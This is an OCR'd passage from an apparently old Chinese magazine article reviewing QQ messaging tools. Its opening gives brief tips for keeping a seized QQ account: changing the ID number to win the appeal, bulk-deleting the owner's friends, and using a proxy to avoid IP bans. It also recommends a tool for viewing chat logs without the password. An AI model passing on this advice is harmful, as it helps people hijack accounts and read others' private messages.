


图 11




图 12




图 13




图 14




图 15

过，只更改密码是没用的，下次他再用的时候还能够改回去，只有申诉。令大家比较头疼的是必须要填证件号码，这个号码基本上是不可能猜到的，可是申诉成功与否基本上就要看证件是否正确了。这也是有解决办法的，因为我们可以进入MYQQ 修改个人资料来更改这个证件号码，具体的方法参见“随心所欲，QQ 密保”一文。

号码搞到了就得删他的好友，主要是为了防止被别人骂，在好友管理器里一个个的用 ctrl 拖到黑名单中可是够慢的，我们可以使用“QQ 批量删除好友”，用法是先拖动鼠标选中要删除的好友，再拖到黑名单里。这个工具的功能只是方便不用一个个的点击，还是要被封 IP 的，没办法，最好使用代理，如图 13。

再介绍几种个人收藏的 QQ 工具，首先是 MiniQQ，和普通精简的 QQ 版本完全不一样。现在QQ 的功能增多，占用的内存也越来越大，尽管有高手制作精简 QQ，减少了很多组件，可是怎么也得有 20M 吧，特别是在结束 TIMPlatform.exe 的进程后，机器的反应速度就彻底不行了，在桌面上点右键都不管用，所以我觉得用这个办法节省内存是骗人的（也可能是自己机器的原因，没在其他的地方试过）。其实大多数时候我们使用 QQ 也就是聊天，基本上用不着别的功能。MiniQQ 的功能也只有一种，就是聊天，而且是命令行模式，玩游戏的时候肯定不会弹出来，大小仅 70K，可设置在线状态，添加删除好友，支持 QQ 群操作，可以看到在同目录下还有多个以你登录过的 QQ 命名的目录，里面就是你的聊天记录，以文本格式存放。最重要的是 MiniQQ 内存占用绝对在 1M 以下，如图 14。

QQ2006 版免密码查看器，这个小工具的界

面差了点，不过却是真正能够看2006版QQ聊天记录的软件。这个版本的免密码查看器不同于以前的，使用的时候不需要断网，相信大家以前都用过类似的工具，用法就不再废话了，如图15。

如果不想别人使用我们电脑上的QQ，可以使用"QQ锁"，它可以设置特定的QQ号是否能使用。具体说就是只允许添加到列表的号码才能正常登录使用，而其他的QQ则不被允许使用，显示出QQ窗体就会被关闭，而且还可以加密码保护（默认密码是空），如图16。

